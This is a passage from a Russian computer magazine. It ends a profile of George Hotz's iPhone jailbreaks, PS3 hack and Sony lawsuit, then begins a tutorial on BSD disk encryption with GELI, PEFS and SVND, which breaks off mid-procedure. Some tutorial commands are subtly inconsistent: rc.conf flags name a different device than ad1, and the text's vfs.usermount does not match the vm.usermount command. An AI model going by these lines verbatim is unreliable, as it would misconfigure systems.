
Полученные смартфоны GeoHot раздал помогавшим ему друзьям. И все, пожалуй, шло бы хорошо — Apple выпускала бы новые продукты, Хотц и компания — взламывали их, публика — продолжала их любить, в Apple — скрипели зубами, и все были бы счастливы. Только вот после релиза iOS 4.0 Хотцу все это начало надоедать. Летом 2010 года он написал в Твиттере, что собирается покинуть сцену, так как джейлбрейк ему наскучил, люди воспринимают все, что он делает, чересчур серьезно, а для него это лишь способ скрасить время. Страждущим он посоветовал обратить внимание на «конкурирующий продукт» — утилиту Spirit, также предназначенную для джейлбрейка «яблочной» техники.
Однако многие могли расценить этот ход как позорную капитуляцию — мол, не вышло у Хотца разлочить iPhone 4, и тут же началось: «я устал, я ухожу». От такого поворота событий GeoHot застраховался просто — он заранее, еще до объявления об уходе, заявил, что готовит джейлбрейк для iOS 4.0 и обещал представить его публике в обозримом будущем. Скептиков, конечно, нашлось немало — злые языки утверждали, что на этот раз у «юного гения» попросту нет решения, вот он и тянет время, но Хотц свое слово сдержал.
В октябре 2010, как только в Сети появилась утилита GreenPois0n, вскрывавшая наконец-то iPhone 4, Хотц, якобы отошедший от дел, вдруг дал о себе знать, выпустив свою прогу limera1n.
Релиз явно был собран в некоторой спешке, так как limera1n вообще не работал для 3GS-девайсов и ощутимо бажил на остальных. Но мелкие технические косяки были делом поправимым — куда хуже то, что GeoHot, по сути, подставил коллег по цеху, и, как многие тогда писали, нанес вред всему iКомьюнити.
Об этой ситуации мы уже рассказывали довольно подробно, но все же напомним: парни из Dev-Team обнаружили, что девайсы на базе Apple A4 имеют уязвимость в bootrom. Они радостно всех заверили, что скоро выпустят джейлбрейк, и всем будет счастье. Ведь чтобы пофиксить дырку в bootrom, Apple придется перекапывать аппаратную часть устройств, а это дело небыстрое. Но планы Dev-Team оказались сорваны, и виной тому — не кто иной, как Джордж Хотц. Он также выпустил свое средство для джейлбрейка аппаратов с iOS 4.0 и 4.1 — limera1n. Вся соль ситуации заключалась в том, что limera1n тоже использовал дырку в bootrom, только другую. Наш



Рэп-обращение Хотца к компании Sony собрало уже более 1 500 000 просмотров

герой нашел вторую уязвимость и не стал утаивать ее от общественности. И хотя детище Хотца вышло в бета-версии, глючило (было замечено исчезновение иконок App Store, Maps, GameCenter и Calendar, вернуть которые не удалось даже процедурой восстановления), коллеги-хакеры все равно были в бешенстве. Еще бы, ведь если Apple будет обладать информацией об обоих эксплойтах, то сможет закрыть оба одним махом! Таким образом, перед остальными джейлбрейкерами планеты встал нелегкий выбор: либо придержать свои разработки и подождать, пока Apple закроет дыру, используемую Хотцом, либо публиковать все без оглядки, давая Apple возможность залатать все уязвимости одним махом.
GeoHot'а случившееся, похоже, не особенно взволновало (или, что более вероятно, он рассчитывал именно на такой эффект). В течение нескольких дней он довел до ума свой релиз, выпустив последнюю версию RC1b, и спокойно (подозреваем, что с чувством





Скриншот еще загадочного и пустого сайта limera1n



К вниманию публики Хотцу не привыкать



Интервью, чтение лекций и тому подобные вещи хорошо знакомы GeoHot'у




Это предупреждение — все, что осталось от сайта группы Fail0verflow

выполненного долга) отошел от «яблочных» дел. На этот раз, похоже, насовсем. По крайней мере, с тер пор Хотц больше не принимал активного участия в жизни Apple-комьюнити.

Взлом PS3 и разбирательство с Sony

Без достойного вызова жизнь скучна, а когда ты умен и талантлив — скучна вдвойне. Перспектива вернуться к студенческим олимпиадам и конкурсам, попробовав «запретный плод» известности, видимо, не слишком радовала GeoHot'a. Тем более, что Рочестерский Технологический Институт, в который ему удалось без проблем поступить, Джордж вскоре после громкого взлома iPhone бросил, не проучившись там и года. Новую планку Хотц поставил себе еще в конце 2009-го — тогда он опубликовал в своем блоге запись, озаглавленную «A Real Challenge» («Настоящий вызов»). В посте он сообщил о намерении низвергнуть защиту Sony PlayStation 3, которая давно являлась эталоном стойкости. Взлом должен был быть чисто программным — разного рода USB-донглы, при помощи которых ломали PlayStation 2, хакера не интересовали. GeoHot тщательно документировал в блоге свои достижения, и уже пять недель спустя (22 января 2010 года) объявил о том, что цель достигнута. Дело в том, что при желании на PS3 можно запустить Linux, который, в свою очередь, работает под управлением гипервизора. Хотцу удалось получить доступ к гипервизору после запуска Linux в режиме «OtherOS». Он использовал эксплойт, чтобы добавить несколько функций произвольного доступа к памяти на чтение/запись, а также для получения дампов гипервизора. Дальше в ход пошел глитчинг памяти и — вуаля! 26 января, опубликовав в блоге все подробности о проделанной работе, GeoHot заметил: «У Sony могут возникнуть трудности с пропатчиванием эксплойта». И не угадал. В Sony подошли к решению проблемы не слишком изящно, но эффективно — выпустили новую версию прошивки, из которой исключили функцию «OtherOS». Кстати, в Slim-версии консоли эта функция отсутствовала уже давно. Хотц не только не растерялся, но заинтересовался еще больше — ведь это уже действительно был вызов! В блоге он заявил, что теперь будет разрабатывать собственную прошивку, в которой Linux и «OtherOS» будут доступны. Этот «обмен любезностями» произошел в марте, а уже через месяц GeoHot опубликовал в Сети видео, на котором PlayStation 3 с прошивкой 3.21 на борту, как ни в чем ни бывало, демонстрировала работу «OtherOS». Джордж подчеркнул, что его кастомная прошивка, получившая имя 3.21OO, заработает и на самых последних Slim-версиях приставки. Дату релиза он, однако, не назвал. Как оказалось — не зря, прошивка так и не увидела свет, и начинание потихоньку заглохло. В какой-то момент вообще казалось, что последней вестью с полей так и останется твит Хотца, датированный июлем 2010. Хакер писал, что PS3 слишком крепкий орешек, и он уже почти не надеется продвинуться дальше со своим взломом. За вышеупомянутым твитом последовало более полугода тишины. Злопыхатели уже праздновали победу и потирали руки (как же, Хотц наконец-то облажался!), когда появилось новое сообщение от GeoHot'a. Оказалось, эти шесть месяцев он не сидел без дела и к январю 2011 сумел продемонстрировать homebrew приложение, запущенное на PS3 с прошивкой 3.55. И это без донглов — чистый софтверный взлом, базой для которого послужил эксплойт, обнаруженный командой Fail0verflow. Эти ребята занимались изучением вопроса шифрования в консолях Sony и добились определенного успеха. На конференции Chaos Communication Congress они показали полностью взломанную приставку и рассказали, что обнаружили баг в системе подписи лицензионного обеспечения, исправить который с помощью новой прошивки у Sony не выйдет. Подчеркиваем — показана была только видео-демонстрация с описанием процесса. Очевидно, ее-то и посмотрел GeoHot, а в его руках подробности о ключе шифрования стали серьезным козырем. Еще день спустя Хотц подбросил дров в разгоравшийся в Сети костер споров, продемонстрировав еще одно видео — на этот раз homebrew-приложения работали на модифицированной прошивке 3.55. На geohot.com он опубликовал свой джейлбрейк (а



Тот самый первый iPhone, взломанный Хотцем. Это его он обменял на машину и три новых смартфона

также rootkey-приставки), позволяющий проделать то же самое всем и каждому. В ответ на это Sony подала в суд. 21 января 2011 года Sony Computer Entertainment America обратилась в Калифорнийский суд с иском в адрес Джорджа Хотца и еще восьми человек — ребят из Fail0verflow и «неустановленных личностей» — заявляя, что они нарушают DMCA (закон об авторском праве в цифровую эпоху), являются компьютерными мошенниками и нарушителями авторских прав. Окружной судья Сьюзан Иллстон (очевидно, разделяющая точку зрения Sony) 27 января постановила, что GeoHot и компания обязаны передать все свои консоли и жесткие диски в руки юристов, а также немедленно прекратить распространять инструменты для взлома PlayStation 3. По сути, суд удовлетворил прошение Sony о так называемом «temporary restraining order» — это судебный приказ о временном запрещении чего-либо. Запрет продлится до принятия окончательного решения по иску.

И вот тут-то и начинаются странности. Во-первых, суд проходил в Северной Калифорнии, а Хотц проживает в Нью-Джерси, так что судить и даже обвинять его в Калифорнии не имели права. Во-вторых, как уже упоминалось выше, недавно были приняты поправки в DMCA, согласно которым джейлбрейк — легален, и люди вправе делать с техникой, которую они законно приобрели, все, что им заблагорассудится. В законе, правда, как всегда есть нюанс. В тексте речь идет конкретно о мобильных телефонах, но Хотц и его адвокаты настаивают, что с определенной точки зрения смартфоны и приставки довольно близки друг к другу, и если можно взламывать одно, то можно и другое. В-третьих, сам GeoHot и парни из Fail0verflow подчеркивают, что они были, есть и будут противниками пиратства. Свои изыскания они проводили исключительно с целью запускать на консоли Linux и homebrew-приложения, что определенно не является криминалом. Если буквально, то Хотц сделал утилиту, позволяющую запускать на PS3 неподписанный код.

Однако разозленный медиагигант — страшная сила. Sony реально верит в возможность ликвидации джейлбрейка в Сети, и продолжает бороться. Недавно компания в судебном порядке принялась штурмовать YouTube, Twitter, Google, PayPal и сайты вроде Slashdot, Kickstarter и Github. Зачем? В поисках информации о других хакерах, причастных ко взлому и распространению ценных секретных данных. Судя по всему, не безрезультатно, так как повестки начали приходить даже людям, которые просто просматривали видео-демонстрацию Fail0verflow на YouTube! Команда, кстати, вынуждена была закрыть свой сайт fail0verflow.com и вывесить на главной странице предупреждение, что вся сетевая активность ими прекращена, а YouTube-каналы или Facebook-аккаунты имени их группы заведены мошенниками, которые пытаются выклянчить немного денег у сердобольной публики. Затем Sony организовала массовую рассылку, в которой недвусмысленно напомнила пользователям, что использование устройств взлома является нарушением пользовательского соглашения. За непослушание компания грозит юзерам вечным баном и отключением от сервисов PlayStation Network и Qriocity.



Старое фото: Хотц на ISEF 2005 со своим проектом «The Googler»


И только Джордж Хотц не сдается. Парень нанял двух адвокатов, сбор средств на услуги которых проходил в Сети (кстати, нужная сумма была собрана за рекордные восемнадцать часов). GeoHot'a без преувеличения поддержал весь мир — например, ему предложила безвозмездную помощь компания Electronic Frontier Foundation. Нанятые Джорджем юристы теперь настаивают, что обвинения Sony беспочвенны, их подзащитный не «хакер», и консоль он вовсе не взламывал, а лишь активировал упраздненные ранее функции. Также, по совету своих адвокатов, GeoHot пока отказывается передавать на экспертизу свой компьютер (ссылаясь на то, что зарабатывает на жизнь программированием) и категорически отрицает связь с командой Fail0verflow. Не чурается Хотц и внимания СМИ — напротив, на его сайте сейчас висит призыв к прессе распространять информацию об этой истории как можно шире. Он также выступает за бойкотирование Sony (не покупать игры, не качать DLC, не пользоваться услугами PSN), обвиняет компанию в незаконном сборе личных данных о пользователях и недостаточной защите этих самых данных. Недавно Джордж появился в эфире канала G4, где на вопрос ведущего «Почему Sony так рьяно бросилась на борьбу с тобой, за что они тебя судят, как ты считаешь?» с ухмылкой ответил «Я просто их разозлил».

Не похоже, чтобы GeoHot унывал. Напротив, кажется, в центре этой заварушки он чувствует себя, как рыба в воде. Джордж развернул в Сети настоящую военную кампанию — например, на очередные выпады Sony он недавно ответил бодрым матерным рэпом на YouTube. У ролика уже больше полутора миллионов просмотров, а в песне GeoHot фактически объявляет себя «воплощением свободы для всех» :). По случаю Хотц реанимировал и свой блог, в котором теперь публикуется оперативная хроника происходящего и мысли автора. Так что на geohot.com можно найти все документы, факты, явки и пароли, связанные с этой историей.

Как это противостояние будет развиваться дальше — скоро узнаем. Пока точно можно сказать лишь одно — Джордж Хотц не намерен сдаваться без боя и уверен в своей правоте. И его, кстати, поддерживают уже не только компании и абстрактные сетевые массы, но и вполне конкретные уважаемые люди. Яркий тому пример — профессор университета Карнеги-Меллон Дэвид Турецки. Хватит ли всего этого, чтобы победить корпорацию? Кто знает...



Евгений Зобнин (zobnin@gmail.com)



ЗАПИСКИ КРИПТОНАВТА


Осваиваем защиту данных в BSD


Уже несколько раз мы писали о настройке шифрования дисков в UNIX, но каждый раз концентрировали внимание на инструментах, доступных в Linux, обходя стороной BSD-системы. В этой статье я попытаюсь исправить этот недочет, рассказав о последних нововведениях систем шифрования, появившихся во FreeBSD и OpenBSD.

Ситуация в мире шифрующего ПО для BSD-систем далеко не такая интересная и захватывающая, как в Linux. Здесь нет большого разнообразия сторонних коммерческих систем, нет постоянного флейма на тему уязвимостей тех или иных реализаций, нет сторонних патчей для ядра. Каждая из операционных систем уже давно обладает одной или несколькими реализациями шифрующих подсистем, хорошо документированных в man-страницах и официально поддерживаемых разработчиками ОС. Но даже в таком идеальном мире должны происходить перемены, свидетелями которых мы и стали совсем недавно. Особо отличились разработчики FreeBSD, которые в конце 2010 года включили в разрабатываемую ветку ОС сразу два нововведения: доработанную реализацию GEOM-класса GELI, который теперь использует современный (и пока еще нескомпрометированный) метод шифрования XTS и стековую шифрующую файловую систему PEFS, предназначенную для шифрования отдельно взятых каталогов. Немного раньше отметились мантейнеры OpenBSD, которые интегрировали поддержку шифрования в драйвер softraid, предназначенный для создания программных RAID-массивов. В этой статье мы рассмотрим все три шифрующие системы, их устройство, возможности и способы применения.

GELI: чертовски классное шифрование

GELI появился еще в шестой версии FreeBSD, но довольно продолжительное время оставался в тени благодаря существованию тысяч устаревших документов и статей, написанных во времена четверки-пятерки и рекомендовавших использовать для шифрования другие средства. Сегодня GELI — это FreeBSD-стандарт дискового шифрования, рекомендованный к использованию в абсолютном большинстве случаев. И появившаяся не так давно поддержка метода шифрования XTS только подтверждает это (о том, почему XTS так важен, читай во врезке).





Замеры производительности, опубликованные на geekyschmidt.com: SVND медленнее crypto softraid, к тому же жрет больше процессорного времени

XTS: в чем профит?

Первые криптографические системы использовали простое поблочное шифрование данных с помощью заданного пользователем ключа. Блок данных просто извлекался из памяти, шифровался и записывался обратно, то же самое происходило со следующим блоком и всеми остальными. Практически сразу была найдена проблема такого подхода, которая заключалась в очень простом способе предугадывания хранимых в контейнере данных через сравнение разных шифрованных блоков. Чтобы решить проблему, были придуманы разные режимы шифрования, которые позволяли сделать результат шифрования даже одинаковых блоков данных уникальным. Самым распространенным из них стал режим CBC (Cipher Block Chaining), который побитно XOR'ил каждый следующий шифруемый блок с предыдущим так, чтобы на выходе получался уникальный результат. Однако у CBC тоже было несколько проблем, которые позволяли применить против него различные виды атак, таких как multiscan, watermarking и атак на подмену. Другие изобретенные режимы шифрования также оказались в той или иной мере подвержены этим и другим видам атак, и сегодня осталось всего несколько режимов, уязвимость которых еще не была доказана. И самый эффективный из них носит имя XTS.

В стиле Unix-way

Ключ GELI можно спокойно разделить на несколько частей с помощью команды split(1), а затем объединить их и передать команде geli на стандартный вход:

```
# cat keyfile1 keyfile2 keyfile3 | geli init -K - /dev/da2
```

Зашифрованная виртуальность

В отличие от всех остальных представленных систем, OpenBSD производит шифрование свопа по дефолту:

```
% sysctl -a | grep swapenc | head -n1
vm.swapencrypt.enable=1
```

GELI представляет собой класс модульной подсистемы дискового ввода-вывода GEOM, что в переводе на русский означает «специальный модуль, пропускающий через себя запросы ввода-вывода». Модуль можно подсунуть в уже существующий «пирог» из других подобных модулей, получив в результате шифрование данных на любом из уровней этого пирога. Так можно криптануть «голый» жесткий диск, раздел диска, файл, подключенный в качестве блочного устройства, сетевой диск и даже уже зашифрованный диск (подробнее об этом и многих других прелестях GEOM читай в моей статье «Занимательная GEOM'етрия», опубликованной в 96-м номере][). Класс GELI поддерживает несколько алгоритмов шифрования (AES, Blowfish и 3DES) с разной длиной ключа, умеет работать с хардварными криптографическими устройствами, может шифровать ко рневой раздел, поддерживает двойные ключи (например, можно создать личный и корпоративный ключи, и они оба будут использованы для шифрования диска), а также одноразовые ключи (для шифрования разделов с временными данными, таких как /tmp и swap). Помимо уже упомянутого XTS, не так давно GELI обзавелся возможностью шифровать данные с использованием нескольких ключей, каждый из которых применяется для шифрования своего набора блоков (с применением ключей по кругу), что обеспечивает еще более надежную защиту от различных видов атак (до GELI такая возможность была доступна только в линуксовом loop-aes). Пока обновленный GELI недоступен в стабильной версии FreeBSD, и для его установки придется получить и собрать исходники current-ветки FreeBSD или скачать и установить ISO-образ девятки отсюда: ftp://ftp.freebsd.org/pub/FreeBSD/snapshots/201101/. Не задействуя новые возможности, его вполне можно использовать в шестой, седьмой и восьмой версиях системы. GELI реализован в виде ядерного модуля geom_eli, который можно загрузить прямо во время работы системы:

```
# kldload geom_eli.ko
```

Или заставить делать это в автоматическом режиме:

```
# echo 'geom_eli_load="YES"' >> /boot/loader.conf
```

После этого необходимо сгенерировать ключ (salt), который будет нужен для шифрования мастер-ключа, применяемого для шифрования самих данных. Сделать это можно с помощью следующей команды:

```
# dd if=/dev/random of=~/ad1.key bs=64 count=1
```

Далее необходимо инициализировать блочное устройство, которое потребуется для хранения зашифрованных данных:

```
# geli init -s 4096 -K ~/ad1.key -e AES \
  -a hmac/sha512 -l 256 /dev/ad1
```

Опция '-s' используется для указания длины блока (лучше использовать значение 4096 (4 Кб), оно совпадает с размером блока файловой



FreeBSD 9.0 использует режим шифрования XTS по умолчанию

Ошибку загрузки OpenBSD с зашифрованного диска легко исправить с помощью одной команды

системы и поэтому позволит GELI работать с максимальной производительностью), опция '-K' задает путь до сгенерированного ранее ключа, опция '-e' — алгоритм шифрования, '-a' — алгоритм контроля целостности, '-l' — длину ключа для алгоритма шифрования.
В конце указывается подопытное блочное устройство. Замечу, что ни одна из опций не является обязательной, и для выбора дефолтовых значений (256-битный AES без контроля целостности) мы могли бы указать только опцию '-K'.
Кроме того, GELI не позволяет напрямую выбирать режим шифрования, поэтому во всех версиях ОС вплоть до девятой будет использован режим CBC, а в девятой — XTS. Команда запросит пароль, который вместе с ключом будет использован для генерации мастер-ключа (для доступа к данным понадобится и то, и другое). После этого можно подключить GELI к устройству, чтобы начать его использовать:

```
# geli attach -k ~/ad1.key /dev/ad1
```

После ввода пароля в каталоге /dev появится файл /dev/ad1.eli, на котором можно создать файловую систему и смонтировать ее:

```
# dd if=/dev/random of=/dev/ad1.eli bs=64k
# newfs /dev/ad1.eli
# mount /dev/ad1.eli /mnt
```

Размонтирование и отключение GELI происходит в обратном порядке:

```
# umount /mnt
# geli detach ad1.eli
```

Чтобы вновь получить доступ к зашифрованным данным, достаточно снова набрать две простые команды и ввести пароль:

```
# geli attach -k ~/ad1.key /dev/ad1
# mount /dev/ad1.eli /mnt
```

Само собой разумеется, что файл-ключ ad1.key лучше не хранить в домашнем каталоге, а поместить на флешку.
Чтобы шифрованный диск автоматически монтировался во время загрузки, необходимо изменить несколько конфигов. Файл /boot/loader.conf должен содержать следующие строки:

```
geli_ad1_keyfile0_load="YES"
geli_ad1_keyfile0_type="ad1:geli_keyfile0"
geli_ad1_keyfile0_name="/boot/ad1.key"
```

А файл /etc/fstab нужно изменить так, чтобы имя блочного устройства содержало суффикс «.eli». Например:

```
/dev/ad1.eli /home ufs rw 2 2
```

Если шифруемый диск не является системным (не содержит в себе корневой каталог), его автоподключение можно настроить с помощью файла /etc/rc.conf вместо /boot/loader.conf:

```
geli_devices="ad1"
geli_ad0s1g_flags="-k /etc/geli/ad1.key"
geli_ad0s1g_autodetach="NO"
```

Для шифрования разделов с временными данными GELI позволяет использовать одноразовые ключи, автоматически генерируемые во время подключения устройства:

```
# dd if=/dev/random of=/dev/ad0s1b bs=64k
# geli onetime -d ad0s1b
# swapon /dev/ad0s1b.eli
```

Но если необходимо включать шифрование swap при каждой загрузке, то никаких команд выполнять не требуется. Достаточно просто добавить суффикс «.eli» к имени swap-раздела в /etc/fstab, и загрузочные скрипты сделают всю грязную работу за тебя. Например:

```
/dev/ad0s1b.eli none swap sw 0 0
```

PEFS: файлы решают все

Шифрующая файловая система PEFS была добавлена во FreeBSD практически одновременно с обновлением GELI, однако ее назначение совсем иное.
По своим характеристикам она гораздо ближе к fuse-ФС encfs (encfs.sf.net), чем к системе шифрования блочных устройств. PEFS работает поверх существующей файловой системы и не требует root-привилегий, что делает ее идеальным решением для защиты пользовательских паролей, ключей, сертификатов и другой личной информации.
PEFS достаточно проста, но в то же время обладает отличными характеристиками:
• работает внутри ядра, что в теории должно сделать ее быстрее аналогов, использующих fuse;
• использует случайные векторы инициализации для каждого файла, благодаря чему две зашифрованные копии одного и того же файла будут выглядеть совершенно по-разному;
• сохраняет размер шифруемого файла (что, однако, можно использовать для предугадывания его содержимого);
• поддерживает произвольное число ключей и смешивание файлов, зашифрованных разными ключами в одном каталоге, а также позволяет сменить ключ для уже зашифрованного файла;
• поддерживает алгоритмы шифрования AES, Camellia и Salsa20;
• поддерживает режим шифрования XTS;
• поддерживает «рассеивания» содержимого файлов;
• работает поверх файловых систем UFS, ZFS и ext2;

Каждый важный компонент ФС должен иметь собственный слайс в шифруемом RAID-томе

Создать крипто-контейнер с помощью SVND действительно просто

• добавляет в систему PAM-модуль для аутентификации пользователей по хранимому в файловой системе ключу.

PEFS уже полностью готова к использованию и успешно проходит тесты fsx, pjdfstest, blogbench и dbench.

Все выполненные разработчиками и энтузиастами замеры показывают примерно двукратное отставание производительности по сравнению с голой файловой системой UFS. Как и GELI, PEFS будет доступна только в девятой версии FreeBSD, но пощупать ее можно будет уже сейчас, необходимо только скачать исходники и собрать их:

```
# portinstall git
# git clone git://github.com/glk/pefs.git pefs
# cd pefs
# make obj all
# make install
# make clean
```

Далее можно протестировать новую разработку. Для этого необходимо создать новый каталог (назовем его secure):

```
# mkdir ~/secure
```

Смонтировать PEFS поверх этого каталога. По умолчанию эта операция требует права суперпользователя, но присвоив переменной ядра vfs.usermount значение 1, можно снять такое ограничение (sysctl -w vm.usermount=1).

```
# pefs mount ~/secure ~/secure
```

Каталог останется доступным в режиме чтения. Чтобы получить возможность записи с шифрованием, необходимо создать ключ (здесь же можно задать алгоритм шифрования: по умолчанию PEFS использует 256-битный AES и режим шифрования CTR, но мы изменим эти предустановки):

```
# pefs addkey -a aes256-xts ~/secure
```

Далее можно проверить, что ключ был добавлен успешно:

```
# pefs showkeys ~/secure
```

И протестировать файловую систему:

```
# echo "Very private data" > ~/secure/test
# cat ~/secure/test
Very private data

# pefs unmount ~/secure
# ls -l ~/secure
```

OpenBSD: о шифровании в двух томах

Долгое время в OpenBSD существовала только одна стандартная подсистема шифрования дисков под названием SVND (Safe Vnode Disk Driver), реализованная с помощью дополнительной прослойки для подключения дисковых устройств поверх друг друга. Однако в версии 4.4, вышедшей в конце 2008 года, в дополнение к ней появилась более «честная» поддержка шифрования с помощью фреймворка softraid, и пользователи обрели альтернативу, что привело к разгару дискуссий на тему: «что лучше»? Дискуссии длятся до сих пор, но я не собираюсь поддерживать ту или иную реализацию. С практической точки зрения обе системы достойны того, чтобы сосуществовать параллельно и применяться для различных целей.

SVND очень проста в использовании и может быть применена в любой момент к любому устройству или файлу на диске, с ее помощью возможно удобно и быстро создавать крипто-контейнеры, которые так же просто уничтожить и забыть об их существовании.

Система crypto softraid является частью софтверного RAID-драйвера, а потому сложнее в настройке, но более проста в плане сопровождения уже существующих крипто-дисков и защиты от сбоев. Заложенный в нее алгоритм шифрования «чище», безопаснее и производительнее своего аналога из SVND. Никаких других выводов в пользу SVND или crypto softraid у меня нет, поэтому мы рассмотрим оба варианта. Начнем с более простого, SVND. В OpenBSD (как, впрочем, и во всех остальных BSD) есть псевдо-драйвер vnd(4), позволяющий отображать обычные файлы или блочные устройства в новые блочные устройства и, как следствие, монтировать их стандартным образом. SVND представляет собой неболь шую прослойку, встроенную в этот драйвер и позволяющую производить шифрование блочных устройств во время их отображения.

Для работы с такими устройствами применяется утилита vnconfig(8), которая будет нашим основным инструментом. Кроме нее понадобится соль и образ, который будет хранить зашифрованные данные. Их можно создать с помощью команды dd:

```
# dd if=/dev/arandom of=/tmp/crypto.salt count=1
# dd if=/dev/zero of=/tmp/crypto.img bs=1m count=1024
```

Далее образ можно отобразить в блочное устройство:

```
# vnconfig -c -K 2000 -S /tmp/crypto.salt /dev/svnd0c \
  /tmp/crypto.img
```

В ответ на запрос вводим пароль и получаем устройство svnd0 в каталоге /dev. Его можно превратить в настоящий диск с помощью записи MBR и таблицы BSD-разделов (на самом деле, это не обязательно, файловую систему можно создать прямо на /dev/svnd0c):

```
# fdisk -iy svnd0
# disklabel -E svnd0
